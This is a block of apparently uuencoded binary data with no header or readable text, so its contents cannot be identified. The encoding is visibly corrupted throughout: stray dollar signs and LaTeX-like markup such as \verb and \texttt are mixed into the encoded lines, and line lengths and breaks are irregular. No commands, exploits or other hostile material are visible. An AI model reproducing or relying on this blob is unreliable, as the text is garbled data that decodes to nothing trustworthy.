M+E"_2,5B\$K!QV\@?QN'@5MK%W&#V@E"3`'IBY16&(=T5:%SFP)L`B].;1!,6 M)?1IR1\$TEA'Q`<USS`T>Z9R3V%=:=!(@%><9,8DH,[:,+S,=4"8#W#^Q6\$3; MH+J(^6;8PW3E@HV2*%\\$L!HX7=W(9'DH6IX)L:0W8EO\$9--`)"(ZLP5\$YH9G MA&0)EHHZFX79\N0%(?/=`''\$4?ZA&10/#8DF*.&A1[80,J`_9D(*.J%/AE5T M1-#P./.O6M@(8Z?U5BQK(H#SP_@Q'ILDJNJ\$';PF^_XE+V;,.Z*',;1<09R` MWHO-5KU9:E;*S1*L[()-:Y9E"@]"=#%%4??]F[`_Z<N(Q;&U93%;'H810F8R MF\$6DL'`'5AF5-0:WMMWH6\#U>(R\$HF'3>`,S%WHS=J>`9UG36\$BW*Z%LU.:3 MJ^TOP&:+*TZW%^,"(FH#YT92TC[:\$U'J':*XVX'N,O2?!-727R10Y&])LXOR MQ/HJKV7X9G)_BD45R/4'#.1*H>9QGI?I9F*7G>_Y8@4^LG9X<FCNX07:5=]] M5U2[:WFYR)L&F\$TE(,1_C^JMZDN,4,V^4A0\J@1,%&YJQ)`1?YZ/HLDP7EEA

M@JHF@.1\$RP<<MJC!(=N3:7@6EL4!`&&:DA+4R/QBRV+U9F]5_+\"!6G6HW5X MA)*S:HGD9]8;5,9@CB;XCU[^AX3?E\$'UZS*00]7`>A7J5)KFP<86/&C:#[#\$ MKO5@'4M4K0=;F_!@SW[P#![L-V7K,O37,D51UUW`8ENP.\$@.2\9E,EPW+OH5 M6;7,H;LSJCZ?4A4K0Y],JK9EYAA0/BN629()E\W-F/)-Z.1(P'-!4ZKE=;%# M.2??<,7VIGR^D7C^#)]OK#N-I>J*M;6;F^4;^.1!<4NH`.06>W2=(82"77,> $MZ = #S2J^*]A"N8!"0<Z)OET?(,50D3W.#GN!&5P-H293L_U]R?Z^[/#??GIOOS]$ MF?MSR WYW/WYPOWY1 >G[X\<W^VW9\=]V?@ NS*;8`T>(8\V\G4D61H<Y)U MZ\$"YKP1-@XSOC(+3'Y'FHQ-OY[3QUB0AISI0Y3B*H196LH\$ELFZJI)NZ2";9 $MRHOJ7?@)/LL$@9>G)\E:!3,-U\K9<)Q,K5%D?M`?I"Z(`=\R:C1V%@E*J@HG$ MEV26CV]L?CY#4\#=FX5L+"I',N_@#?_F9-5+*R+FZP&5_56Z,'\'OD#S:HK@ M;J"3%5/<Y4Y013EGWRK-.W9-L>NY>&G.VW3SBS>].V_3NU^\Z>J\35>_>--[M\S:]]\6;WI^WZ?W/;UJM__JOT[ODKGVEH)NO9VX"VGF[9XN\$TEU\$*FA&)XV" $M<+YN)O-[S-M1+6=*]_+(%1F@G)GT5%0.G1944C45MMVY@LR*H/0A="?#^X)Y$ M\4E)C!WR2@LB#?'_2JPC]8]@F!BB;-66(E._3?\$'!?']JS2'`"76"PX7@(+9 $M@ < YCQA[NZ#G!(> 4 < IQF5TF <) = M*9@5(P!U&G5=K:RI+8ATYK>LP#AR9M@ \ 8$ M'/6AUL%N,RD85AGJ:.!9M`L&LU_BX7V',3!^D,/:K9'K@H<IS'5P>R9;;!*\$ MG.CUJVD+Z8TB10*H%<0X)G!JFJ5"?P3KDM<896>:?(;G'Y\O;RTO;RRO+Z^M M?M0/&Q^OX//QX.-P:!XNFX]Z6#)+<AE8FXARH3*7^L8D7H;Y>8-D,2LRH*!< $MG5 = ,O!F,F"P(?[^B\#`BK-R]6D;G,OKNF_SZ^LC(E-(C"4CV!3JPTG"QI#'<S)$ MK_I!JOJ!E>M,9>98UYM';Y2-F1ME8]I&V;C/1C\$0_YZU=/[@K)Q_Y*:J9FTJ $M<L_3J>W:3^Y?H_.43+^[,>IHN=&_UB;<F+()62S&6DB-\<1^?+:\B;ML]:/($ MW9^G'W<^]I?[\,%";V?LUV4L]+7VK[VS%GDG___"#>";S]!1HAS40PN[8RI_, M.[5T6MJ1,K)PQ'J^1%N+ULSA/&]_]L9VJN-YDP?A;0K"VQ4'@S)[*JHH981V MF3.;K7)PE>N<\E;+&>D930_^\\$K\?='*@BX^6CTZ=7XUG%]O34HA>6AMI`ZM M;UE-C;:!)(:GO8\B:+3HDYG<B*PP%DTCV"UH\$GK)'#:7)C65]OYC'19.K70G $MU7^4F14R<).FW(\&,"@^9!EDJ0&T=`76.&^\%K)(_/#PM-905A"28Y='8)URS$ M@.'@)HP!J4:ZB=@EF%(&@/.JGU'WZ?BC7.E&>DUU;2W07C1"D]W1K<R*MYR1 M:,]6H9#B?!QSTF7,^MQQY&DL-V0="><K-YEX8YG:6F4'[11=&P)*74U2[NN` MW7?'*#\>1!+>6RGS5:]0-!)V6=)@<EES1Y!2E)96V3H3.ZFCLDZ0E8'!G:TJ ML7,>2+6)`L/_RO2_>;(B56C&G6=KL3F;*PEC[E%[V^0XDK5?H=`;KQS]VR!` M73*J(?.&,RE9B5?A?\$FF7/U6!WG"]AC&8P>\-J\$]R9S,P7)R1<G#)BL'(<%W $M"/XRIKMJO10-[U3J=^`F/PMZL!_7UE](6$K\2=51_$E=(A[)8I9?BL18,<NL$ MS7VX%2I9%2I3*C2S*C2G5-C-JK`[I<)>5H6]*17VLRKLVQ4THFMRQG"[28U6 $\verb|MI5EL-HN[S2+02\HAW"3,I]| n # + 1 GUN 4 # G " LQY 4 - 1V) FA + 0 LIP9? V92S*ATJ9K | Construction of the statement of the$ MYTU.KON-]8Q\$P6C!^*^:5^M?Y7,'_Z][9O^:Z?_Y;&L=%27/GZU#N;7GZ^3_ MM?F0_^.K?"S_KX?L7P_^7P_^7W;V+\GC6+F_S),[9?Z2ENM-=FL(6`RBU+[X $MG=36M')X,Q;9<<J/7R)K413KS+LC+UB$Q:5_\,6+D+"_P6#2*[^@9`"O3K:G]$ $\label{lem:md*K*HBNU*[KR@T^*DI;RA>U4ATE)B$8:Z)$-$S,F_LEV0&,3\G!DF;DE^F7\\$ M\$J!KRVNV&M/5:=GR_:OPW9%9%RT/@D\)T[UMQ3])"[>+J-=)&)_'9-^FS.J-MU9YE7ZEXQA6\$DR3BY5S'9'F3\%E1MNU)(Z!S8I269*Q9RG1.?"`>3Y%ES60\$ M(F.T3V*TM\F0C^H3!YE5W;"PUYK%IAHD.E.E8U(*J[@[KG^AL8&25N9L<'<1 M](900SJET+J]37G,4\$FR#USA_:36`&-`V"Q8`IU%QX4!*5C'5DX&\$"^*)1PA M & '93!&=)I1\$R%W%8IA8TPO:K2/3H)5H96"5V]*W)-`1?!6+399;<F86T=*E $M0*:)[\&]"2>M]0!$P;[WM+\.V>G%]B-J>0U7$V/5:`K!061[BO<EF:;C-4>8&]B-J>0U7$V/5:`K!061[BO<EF:;C-4>8&]B-J>0U7$V/5:`K!061[BO<EF:;C-4>8&]B-J>0U7$V/5:`K!061[BO<EF:;C-4>8&]B-J>0U7$V/5:`K!061[BO<EF:;C-4>8&]B-J>0U7$V/5:`K!061[BO<EF:;C-4>8&]B-J>0U7$V/5:`K!061[BO<EF:;C-4>8&]B-J>0U7$V/5:`K!061[BO<EF:;C-4>8&]B-J>0U7$V/5:`K!061[BO<EF:;C-4>8&]B-J>0U7$V/5:`K!061[BO<EF:;C-4>8&]B-J>0U7$V/5:`K!061[BO<EF:;C-4>8&]B-J>0U7$V/5:`K!061[BO<EF:;C-4>8&]B-J>0U7$V/5:`K!061[BO<EF:;C-4>8&]B-J>0U7$V/5:`K!061[BO<EF:;C-4>8&]B-J>0U7$V/5:`X!061[BO<EF:;C-4>8&]B-J>0U7$V/5:`X!061[BO<EF:;C-4>8&]B-J>0U7$V/5:`X!061[BO<EF:;C-4>8&]B-J>0U7$V/5:`X!061[BO<EF:;C-4>8&]B-J>0U7$V/5:`X!061[BO<EF:;C-4>8&]B-J>0U7$V/5:`X!061[BO<EF:;C-4>8&]B-J>0U7$V/5:`X!061[BO<EF:;C-4>8&]B-J>0U7$V/5:`X!061[BO<EF:;C-4>8&]B-J>0U7$V/5:`X!061[BO<EF:;C-4>8&]B-J>0U7$V/5:`X!061[BO<EF:;C-4>8&]B-J>0U7$V/5:`X!061[BO<EF:;C-4>8&]B-J>0U7$V/5:`X!061[BO<EF:;C-4>8&]B-J>0U7$V/5:`X!061[BO<EF:;C-4>8&]B-J>0U7$V/5:`X!061[BO<EF:;C-4>8&]B-J>0U7$V/5:`X!061[BO<EF:;C-4>8&]B-J>0U7$V/5:`X!061[BO<EF:;C-4>8&]B-J>0U7$V/5:`X!061[BO<EF:;C-4>8&]B-J>0U7$V/5:`X!061[BO<EF:;C-4>8&]B-J>0U7$V/5:`X!061[BO<EF:;C-4>8&]B-J>0U7$V/5:`X!061[BO<EF:;C-4>8&]B-J>0U7$V/5:`X!061[BO<EF:;C-4>8&]B-J>0U7$V/5:`X!061[BO<EF:;C-4>8&]B-J>0U7$V/5:`X!061[BO<EF:;C-4>8&]B-J>0U7$V/5:`X!061[BO<EF:;C-4>8&]B-J>0U7$V/5:`X!061[BO<EF:;C-4>8&]B-J>0U7$V/5:`X!061[BO<EF:;C-4>8&]B-J>0U7$V/5:`X!061[BO<EF:;C-4>8&]B-J>0U7$V/5:`X!061[BO<EF:;C-4>8&]B-J>0U7$V/5:`X!061[BO<EF:;C-4>8&]B-J>0U7$V/5:`X!061[BO<EF:;C-4>8&]B-J>0U7$V/5:`X!061[BO<EF:;C-4>8&]B-J>0U7$V/5:`X!061[BO<EF:;C-4>8&]B-J>0U7$V/5:`X!061[BO<EF:;C-4>8&]B-J>0U7$V/5:`X!061[BO<EF:;C-4>8&]B-J>0U7$V/5:`X!061[BO<EF:;C-4>8&]B-J>0U7$V/5:`X!061[BO<EF:;C-4>8&]B-J>0U7$V/5:`X!061[BO<EF:;C-4>8&]B-J>0U7$V/5:`X!061[BO<EF:;C-4>8&]B-J>0U7$V/5:`X!061[BO<EF:;C-4>8&]B-J>0U7$V/5:`X!061[BO<EF:;C-4>8&]B-J>0U7$V/5:`X!061[BO<EF:;C-4>8&]B-J>0U7$V/5:`X!061[BO<EF:;C-4>8&]B-J>0U7$V/5:`X!061[BO<EF:;C-4>8&]B-J>0U7$V/5:`X!061[BO<EF:]C-4>8&]B-J>0U7$V/5:`X!061[BO<EF:]C-4>8&[BO<EF:]C-4>8&[BO<EF:]C-4>8&[BO<EF:]C-4>8&[BO<EF:]C-4>8&[BO<EF:]C-4>8$ M"R/H*5+;<8?\$1,\$26HL64(!+?:=T6FJ4WI8.<\$Z563N9N:.%'X+'N3_G4=*] M@LR_EC\DFA@9FT+Q^+\$XQ\$6)?F7"F+%BYP_*S=9C2TK;#_K(1ER3Y/4Z&EW" MJNS)\$&)H:PR@I&`+X+[66S3J=LES(K(VK%0IW&K+30NYEBVM.1\$P,^(G1T9@ $M#7:KXUW = '3N^'#) "%[EZU9Y:5F1$65'U-Z;Z%@8N-MX/L*V?$K\\(M,RWNE $\texttt{M<T}_! \ \texttt{Z} \# \texttt{V}^\texttt{J} S \texttt{`:T}[/ "_? \texttt{UJMS}_\# \texttt{YRZG}; \texttt{K} : \texttt{KV}/ :] \texttt{O}^\texttt{Y} 237 \texttt{PY},] \texttt{L} 4 \texttt{Z} " \texttt{J} \texttt{C} = \texttt{IV} 4 \texttt{U} \$ \texttt{J}$ MPN)K)Z*<-_Y/U/X_F^^^,_/-S=7-Y'_VUI[B/_Q=3X/\9]_TY_YY#^?L_MG M[/^UC8U5'?]9[_^-YP_Q0[[*YR'^\T/\Y]0,/\1__LW&?Z:CWFJ2&:+PRN=0 MO&W)QP/C%VOW'E0.JZBZTM<*^+<0S7A@Y, `48YR?E\L?Y@E, "DU, #TG*!70) MSRL?'Q]4X=^:=W+4;&%06 VR^:Y9:1V@PM.K'N&;74N05Z]DOC@L5UY[/U8; M1]4#X*!J;\JM:C+T*?PW[F/H4_?Q93`:!+WT<QTIU7W,J\$X^A?_:XPP@5P,4 $M0KF/@_9D^*(YO2U[//^.&'Y5*4K:LPCN-4E[T[,9T"'QZM0^*<:2^(#38K]:.]$ MVC[PSI4]L99\^F:OZ>V='`%BX%VIE'C;:M3V]ZN-IE6O56[^Z#7?P@1!2REP $\label{eq:mergen} $$ ME?H)QNEMIM]@_C/Z_2K78S&6X7G.\$)MEW\#!4;+4=I,R`WNQ$F+B;O^R\&Z\\ $$$ MV"HAZXX1SN'IX0&YW-T^D@(JS^NU+[W^^,8;P]'%&9@F`]R?)AN3DF7I!_BY MBGK^&',<(=,Y'(^`C74^\$FS'BZX'P6C;J9ML8&I#F0UNK'OC5"G=Y+4?HLSO MY=I6,;\0;/.7+Z:\#Q%K0>?EVIOR_3G*R,C>TPO%PW`PM4`8>\`M3&_([VR\

MW-A. %?B4?J10F.X'B8T>3:F.S+O?8:&;)0EL^OBZ!64.X1@.PO!GEK3^?15/ MP&E-3QW.NFG[DWZS/7UAJH6MUC6@S2'9EN2+T(-5NWV?OH7>V#^_9\V\487\ M3/_VXNOM1X#Z^7<R5L1EY"F\$Y.U0\$H@CH&U+Z\$D*)6&`0#_?___'#MNHGS/KI MZ2G<LI,856B!A_6]CC_V45)=HIY27^W<"#>#2>DL[I34\>]1RP._QP,X@L,L MP,@C>+*1-SWY+F8<9YB"38KNR7@++@VX:Q%&3061@<.0#"G82)`EPBJR`GLI M\WUEE!C7I(\$[XT,5;G2`1M>Y5,W!"Y(820,/RZVL\$W&L\$W+%#X-8QS`T_5W\ M3[3ON?"OL"19CM"Y+BWS(N&3I`V=[^E^:@>V5@/:TR<[WJ4%[!H9+A&9I0*D MG0/>1CAKBQA2Y=(_BR+`09]*H]JR>51_*PZJ]>-R8Q>?P?R]M&Y\$FJ'F`3:(MY-@*\$V6/7\&ZTJ7W:J>'5;F^%FA*>&4=U)HMH"1:C7>+^+0@AAYF7M@6B0_Z MSLF, #.RL32\$5`K+2Y,QW^,\P[#@;9^C!DQ0L/GD8@@@[,`34U(U6*''F.&P7 M)\$C"K\$7FCU'9D;\$C2TL)<T\$LF`0FMQ8OQR7J&AX:F5TS\$SCT9>1(ZNS*XL%! M00TX8ZR9@RTMJ>I/8PT/!C:8],^"T11HYZ,,>`8:^W,#_I0F5CW'3DJHDQ14 $\texttt{M>,+'TWGJU;EZE:XUFE)M-*5>?\#6E8GQEU1R,MS;->^CG(/QI$B3';XT>"P2B")}$ MMNNL/TT:3ATK6>MYOYD'-ROM[R,)8'+P@)%,?[=_L)ZRIS>IND5EIG`IE@\ MUG.0`>AB,NX`+67=T.E"EYW@;'*>,?W'WH^[U9V3?1'\)!8KE?QFSE`M&F1" $MV\&BU(60=QX,SS-.!.L\T&<!TNJX:E<6C_?-/LF`B.*?8)^FYE9!E._M4\9:$ MU`3P=;6\NU@4"F+[(NQU8&MMNP"MG:SSR<B2#LA6N7;P%X8IBF(ROL#K&.'" M5WOP5A]EH5C07(L9.+SPXXNL5?@:GN/4A5/Z@Q8OXY^"WA@!!5>) J1:3^^! M;B=K%\B]Q%L\C[I11'%ONW"CNEL!2L:3,\,^OU10+S\$?CM<>!7)K\[[P1]9\ MU7%/+,13=>R/;U><:A#&ID[[@;V/ON0'M.T1L-@P+R@N;,1YMYN&NH0-UR, M,.E+5C?+;*<`BZ]\$UT<,-TA,75Q)0>MAF"&\$1E^F#9H*P.V1G"H%"@@WORU[MQE]36Z,)M)W?PW"!R"(7I0&(#1%5A-:'0&50W)A@Q4"H#1%=0""AQ\$8Z)_"B M=L=JT:, *=MZQBL7,J1JBCGB\$%"-,D5IA2)PH+"@F&:X11J?N/?U<_F'8DV_2 M6#,3\$&7.\'/0FZG7TT<R3((#PY8\"0\$B&8PX@26>"NY\$=Y3)U"+6FV2O16V(; M<5AW_CCJAVV.N3J,IT#K98(#:(`[F&=6T<[H\$<YN&@S"P#.*0=@42P8\$OW.5 M#8%Z`6\5&!Y8WF+#^0NZM'52H"2=`T=F-!G#LF42#8CY46QW+@U1G=1M!R@2 $M>_(%48A,\&@;S0\D<34=*A>"\&DY';:B]*+H$PBH?:`[!%F72?R7I/&11?IT)$ MQ2`=TOV\0MR8FB'/[?#0N\FD.B@."X8E(G*#MAH*2K:!-@<>+!Y'0[G)#7G^ $MN["+@DN/Q(>ORTVO67E=W:T=[=4]=<A36C,42[5[@3^8##GH%0D&<OL7Q./V]$ M<)*Q]5IH'0(#1_0:#0)?\$S:Z\]I#.%.!\UU4X50],"(#'^(K@5_RAZ-`X[H; MW@S'%J)A`MLY+?X>'IN0=6K;*V0#%TX&*W:SA=QAQ;TAEDZ?G:JVZBQ.*_;5 MV\$-D83CSU.?#\0H#U'D8IXY^NBN]W/-'?3*T0>[HN)F^T_"=!)'180+2P!AX M^'*%(21!V/VXHN]H+V)Z@D&VPQ&%J:6W\?QP\."WX3A#R!L''-1>:H9I')AN M@/8[%!\$XV[2L5ARHZ1U/A/1Y,\$H!%\$<G8NTER2N"FZ"-XN9E/+FE"2[Y)L:($M''@4;^'+<&7HYPA[C;6=@AFR%)X4#4!OHDXYSCA-7"Y\E6=OC.]<&\I0?/=4'$ MG"Q*8%)P,!QA\$@C#>4O1=/D5ZC:P)(!SP"A\P9S!WKELSWV"4_\$XW:4E#0N(ME10L)&"N&#^C"7M%TG:E"DS.*\8]HXO=86<\$:\!!NEQ8-L&GSF8X;*+!&(%N $MJX)D8WH,;".Y!%(>3^&+9FT?^6EB>D2>C"J;)-2%H4[/AQT(REW@:JO#W:=$ $MJJK].,R6?R3(=G7\0'$^T-/'3DYQ]LR<`=UT9C)'9^R)O.H#K]K/EM\L-M\U$ MWXCFZT, *%E=@_>%M_\$9%)V9W3_OZ<34AW#?87!XZT>:(6V'STB7I^:/SJYQ^ M8*), #EM=Y! "\$Y.OG=XGON_#'!A'S-A8, KH:?VUB2"\MM+!Z.LFAIXKD&%H<6 M]#%RO\$4[)P^ZW!8P1'.0R>W0O/MLK#OB#"M![%ZA?\J[^G.;RZ`"57-RK`7K M1-EM826RX`ZD5[%>MVP\/;-!)'>RIRO4)M&^;&@9N,H0ER?12.X%IM`UCC%_ MY'FPE&I)OXJ3Q*,9FI(ST+V!%015F-&6AS3I[5*R+?0:<N6QV):BQ553.,RK ML(,7-#6(L,*\)M\$6'NYP2ZRJFY2O,I;BHBS!0Y1S!F67:7TJ+7NBO:CKA5%[$\label{eq:mw''} $$ MW'' = 0E9[/?_G6P^*I;E=@\[])H!?YJ%M`<-Q!#X7P#LGEJE@3Y_>I_1$[E?KQ] $$$ MNZ=LKDQ7SFGBHZHKB_2LTQ\EX*OP@.MC"(#:&'E39AY`H\$1U&]:6K/_)'XB' $\texttt{M} \# \texttt{X} = 9 \texttt{W} ` \texttt{L\&II} = \texttt{J} \; ; \; \texttt{^E7MKPI\&)} \; \texttt{QC} \; \texttt{FDM9X} \; , \; \texttt{>G\$-^8R-[-Q<D0\&MG[KW8)[<D>*U} \; . \\$ M:IP9!(E-+F8>DO0=.F^?3@"*8RC3^J:7Y\$B`(53;9\$J>H`I)_8],^CBX&5OG M*E*5]"KJ\$O4U(;\</:2HVY57.-:#7^D[45K:AP.KOFK.IC##<[3%'K-\$I)_2 M(0"DW>IQHUH18X)?U7NG\$AM_;PM+\$J."#6@W8D>,Y=0&M+19^)>JW?8G%`>& $M < F, 5AQB2JX, ENL. / < H*'8YO-26S > '12T!(F]7; %'->JXBB(KU:= \P, KGL2T)$ M>[F6L>!']FS"W)@W"-MF/I1XF1\[ZT'UX0F^>:)I<IM@L?NR]ME]L8D)M+A(M[(&^WX;C%*9Y6OC-C4(=,8QZ8?M6R'*D;T1:<13US-&25@8@0=GOOS\LGU;J MAP?5H^ 6/FPGT>/W@ >+ZTNZ3`\$+V>@ZR&2`4'".VP3 RI5FZZ%LG<^**]5) MZ*NACS&'+-!-RK@1&#\$?DR+!\$DQ0B\$D(PS8+&O5BXY]"JTJP+PI?&.\$\$3K@K MASI1M_?0FP#5^7YMZT-JUQ'Y?%#Q3DZ`',=3GC2_.-_V/#^6\$UT]W*GN[B;M MH`ZJ^^7*.V^G^KK\IE9O>+5ZZW6CWFH=5-'+25KIKQ6RACGT>L&YW[[US@+4 $M[D:C;70:4<*"$=3A9)?>JK$Z\JT#?\6Z+=Q;I,I)[E+7S6*Y5L>0H86L>\=<$ M&=`1?6'0N1Y&WC@:^STFKW(XW42I])&)%Y<YJ:\$K0,3^-`GB<8+JRV>FL0GB $MX3()/=G$9(`:<O(_GMV&JWM!^.AL]1-31*+@M/G3MF$BT='Y=M`6=@-W`HGA$

M_'Y2Y[+2TW?RH?)\$EZQ->TD4V-"[E"0:P+D<8.1^>@Y;3/RID+771Y2'!7?[M:"+W.HGSD*L<]>7*FB+;YWL%N6!DUZD\$,_GV'F8!(\$H0E,U6N@S088/8+J(6 ML[X1DP20,(<Z5!SAZ/VV+4)VE"A*+IZ!A%Y[?\$/*\$_B;I*9MM5UT#A<\'C5` $M!FA^658+;8M.SM-.8F,K6:2.1^*=K/Y!<< 4+0RE#8=?7[B^?Q/5/:4F,^X)6$ MXB28!!88<W=!*?34S+)R2/0\$_3GS!X*\$'G"IJ5[@BX"N.ADO_Q;%T&GYS?5/ MF<81!A`-PZYKQG#]TY0AR"-"GD#V*)+"-01\$=C8)13\$2LT'?'UZ0ERE*<4:A MWP, XUS]YI`V<I;NZ BF'X4YJ0LGID^<J5^J:7"RFC B"O%LH=4XA>(1F3]MY $MNA0^X+83B^T[,M9"$A\J=H/%)"C]:KIE6$&9VF@-3:]4.%]X]%B>[B>XCW=K]$ MY?VC>K-5JZ1U2JBL)6NR8?0]IJ2,4@60HS-%\$&2SMG]41F/GG9/]=!TL#85? $\texttt{M9}, \$\texttt{C6}/\$\texttt{MX0} = \texttt{M@}"\texttt{ZG}: \texttt{'IO}\$\texttt{RJNZ4DGC}(=(\texttt{LM}/8/\$\texttt{RN}\$-\texttt{O}\#\texttt{M}\$\texttt{UM}=\texttt{D}\texttt{P}=!-;^{\#}\texttt{M}))$ M:=JK0BT*%)MA#COT,?90WNC!G1!V;SV4G?: '#IF1(:T.1XK(SYX>*B#UO\I< M#VXEVSIO1=NA+QQ[Q!30+DAJZ,7JJJ&@O*-ZY6"WV:H?\$W!-,+W0C1U%6L!) $M>6VTDDS)3TP[!\=:FPL+&L:F@FWD*0M\32:T5E^5R7BF-?,030FDE9HFK]LD$ $M@GC_?/U#<@]$0Q\FC&^*P3BY8<DN`:Z;=L)"`84',G@"/L<]`]R9N2*T('F4)$ M)SLE[0HQPV\$GHQY;0&74:Q)#'G2[`1,S21#GINGS:4TK*[",BFQ@-4?;*1CF MS\$&U;EJ<ARM#B_"TY2/C35JZSC7'\$VN.%77>'GE)[:QJT]A8\$H&1Q#;4S)NE M%)[U`B\$BANH..\$'*%/4'%T@B&JKRB_='^XWZR7'S@V:;3`6)E3]KO"@3EVS, M:`.87YQEC(^9=E[J=KR([%XD`8G?;1<7I+4MXY@\$&Z^KVYPB`U)B/;+640`D M"YDMVP%8;3B5'"@J)`D'>[OT`>FZHV1=="=*5U1K\$FH,],#S9LH:>4HR90'" MTQE+)0^3B_#\80F:PAM1LBZ\J/&=\0;%M%E@_"\$@\$@A.2F5\$\$:\(EPD*&M&7 M%DM)C7S,AC143XL9<_AVQ&76=LW?.<F!7\Z0B\$Z0;V0Q]#,)Z0A]<BJ9#5K2 M]2U60(FH.<\3S`'Q1T;&[[&Q.E5%*B.!!Z=I187D-6U3-3B'6)R%@I02.KL' M]BS25LC>J0E[]ZSM:AE5.S1*5P&6S=&,D6B<^&=[.`CF0!>=8299KXO?MAWB $MK>M=(YD_3Q_E@<`!/V"L;D`C@KK;>G=<]=X<U7>KA()78JTH<6<O4R[6K%=^$ $MK+:*[JI"><UD(/7=J'?H<%Q;I^9Q\[3Y^C!1\[C>K)V*9I:JT-2JYM12U'_L$ M5OGQ+R?5DVJBRJ5#OTO8M6.G&!][X3!1;*_)-)Y3#(C!JT!JJ3X1GCQ\$K3>^ MYZJAZ4Z9XJLW!9CR?LOF?/9NXJLL>1SQRCK/ME0CM@GJP/\$`W3'F-7H`6!. $\texttt{M)0}QO(9\&X7\texttt{`<}R>S\#Z?8<05\#^86/5@\#&92G8-F;T-_2Y10N),GF-MBLU*0@X7$ MHJ'=A!_'43ND`Y]B]5C]3QP>./@(KF?C=*1.@\6E;N2Q#3#_3N[SI>ZPJ.!, MPD@LP3]I?Z[4A\X#/`V*XJH;>U*L@43/^*:PG=T-4CD70F8W%'^P5]_SZGNP $M#5I < S0A4]51 + '0R&&*)@?, `]7PVXR[9`R=5QK579&`M*XA$25(DX\C8],S$ M141(AE1.7PI#I&6<AB%YS<!Q-0=RVE*2@EK+.TQ3'/2`7BGD=P)+4WKK.?K` $M!_[U3[T[=*#=B^*,=<+W2??]]$ \#I`N?X**<'\`59JPXEG4N70[F&=&\C9.!S[3) $\texttt{MS}(/\texttt{T"4?IP7[>=A2(^\$RR\setminus!JS0E!9G.\$,HHLI4W*';U\&\$",<S5SP@98[I:P\setminus)) } \\$ M`!S[X<D!J9.NER"P52-TP^+<:&-?*5])ZK64&`L=I:G7](V%S?]^>\$A^?.PW MC\$&2I;<T;J8_68HLI!?47CPZ.3AX`PS_HD*OI,0+^**0N,7H7>(:.ST]?>14 M_26!BRLOTSH\B6'VP'%\$]GS[T>L"@\$&2.6'"KFNK=U,!]`=C^NYR./Q(103\$ $M"\JA6FSW$E3FM9$L1&"#=B\<7,;618>O!;W7-A>D*Z+G;-9FJZ.G0';\5Z9$ $M'@7G_HB-UF)EM<.&Q4K.1Q.&_)77P4L5;K%VSP_[24\`LHX1%)C[.N#@19A>$ $\verb|M$ZO(=+-4S7@XCM!G/\[B/JYR$|-&MQ4X+7(I5V7Z6\ME37[$R+1C8[X$,HYY6]) | + 1.5 \C | + 1.5$ M35[EV-^GE@6;JV=#H@AM5SFV]TE(T@0>PV/`9'3('MSA@K6!TI6'/NIGO<NL MO4X0SR88R!QC[2\$OEP/\$\$\$'9:FO#W5)Z:A%&3'E1)IJS`!C><PR\$ZS"ZS!Y> M>9<33*22:9@E*7D\$1+9\$R]*[%KJ3(BX!TC1`6<2?-(7*`J58H+QYD.^MRMHC M]\$K&(LB?1!\ELKAET-'.++>,Y9`B>A.ON)Y-^]J5IRQ*4KC(4+D4QIGB@1!A $MD; \&^{,QUE}; 6PHB3Y`XRY) 6:=92]G!'OB,@_2U<2C'T$'3XYMDO63EDT^Q;M5$ M++[9K34*-K\$EX<CKD.'P#RWH@J9O1#AL0VWD%#.K8Y19-)NEZO*'I-\[P54(M*V;Q3>5UHRC>[!QD0NB&W4A#4#^T^`N>+[[9J^W5LZI.SM!E75:%'ZHFS2_Y MAE, VYS>-ZKZN_@E7^V`[K?;%[4QR\$BA`KA*P]2\Z[B5%S\49GFMT2UU8!&PN M,!+M9P!CD?\<P/@U;'>2<60?(U+^H>4AY(F?O*J44N1^`S2U[S,B4_NSAX\$Q MPFCE<R!3K<K>M*WY]+VDRLKK"8]]C^Y@OIXN4/T=#E2IX*;=FR`;CMDGY,,, M1E7@897I%4GR,31'Q^+1B.)L&\$;6\$5!=>::,)WT`%>LK>20+B"Q`2YK;SK,C MN)*]Q/N\$=%/6#~48;QX)1LP.1(83%!?!E_*TPZ/6CU[YI/7:JQ^7_W)2S6]B MT/;.*?CYV%9=8M<O,%-:S)HEILEP/D9!/[I2S*":"\$D,I>:57!=E,`E];VN7 M; NENZ, Q., KP'='`"Y]]X.,F]TU!F!J<NL;7LY8P>(B@@SX5)9:?=N!GW)-4Q MEQT'@B6)_=(5V97EWI2,H:@_!!Z`8:4N/\$487DD/N"E7YS`5_\"!I#@2P'.7 $M\,KT?DIE@Y=PYRJ,4;9'D^+L=(O7,>&9;/B30>QW`Z\;<]MX%N.#KDV`6SU5$ MM61P\$6J0&*!>'.3,D0HAMK:MO>-(B^EY,RJL:QUNR@;9"C65V!"+2S"&:%A8 M9"*FD,]Y#N5>@<.,5"`*\$MW2-(7]?+I)(H;O=;S/9;B3<)`DHJXR&6`7C+3L $\label{eq:main_main} \verb|M)| \verb|I**| | !!S \\ | E \\ | F \\ | C \\ | C$ MET2G+,8N.T3<D--&P34,2,8"RU+9D8UNIB37DDE(^BMI:W75SG#1\$LE%?.@; M?ZV\RR2IPK8`\$>]&E=U[1(^\$PP\A@5\BT6KV:-CP@<_\7QXMI)\N+*%&:YL2

M;)%N*^BQ"2VTE5E\.`JNN#A^"R/@7ZTJV+U\$L'VG-O\8;ZM"64WP]PO"^1P% M*>3"C))+U@\CW[=0"!1`0"'KLM&H7\L;V\(E4,H>QF1?`-3`'T:-+B_P&>%2 MKB(R]D`&^"H:>>, %_L*59"((>J)]VK"J:5W9MT)-;>KJMD=,"E0>^1CX'FMK M8RS,Q!Q>H1P1EAPU.!E=`=43TQ@PT`Z=BF[DJ#_/BG/UN^'(/^_[<+VT+Q?7 M"L[AH,/S4WPH'8<)!GI+4@]*;(&2K\Z&D[=46W:TL-&U-]9B*R\KBA;Q;_R1 $M%=AQS7, 4$T?1"BM<$%4D!/^[UA6=YZ,D(9KP7&9\-?6,DP+H,]GJ&D!\)"$@$ M\CVD-%^R;@XAO)5D@K28)Y(//55Y\$F1%S*?H38;G(^@OU65[D<[R.%IF\;Q\ M269>2!,GZE*AEUHCR(WJPK#8.%X>^YXK>3\!\&0AU66A&^=\$"W\$O"(8\$9*"O M::QXG5U1MCRE(G2Y#6N57EMXJF`<LO\$XZ`\Y5255.8]HEV#1/UGUAW[G;.OE M>B:-/L1\$G(P@?)*I>D],/\$D%2C*H*/H7G\&U?@;W\$%D8\$[U+(4AFR\W59TE> MXG>HD6TDD.@I#.[%]IP%UX#N^63VU[:[C00F\$-=%".?)L_.J#__W^OXPYRZE M=Q[)6EWS%_F&+R8:(MTKIJO._4*E7)(U#8#N,0<`WV=V95F+M0@6?C+LA-D^ 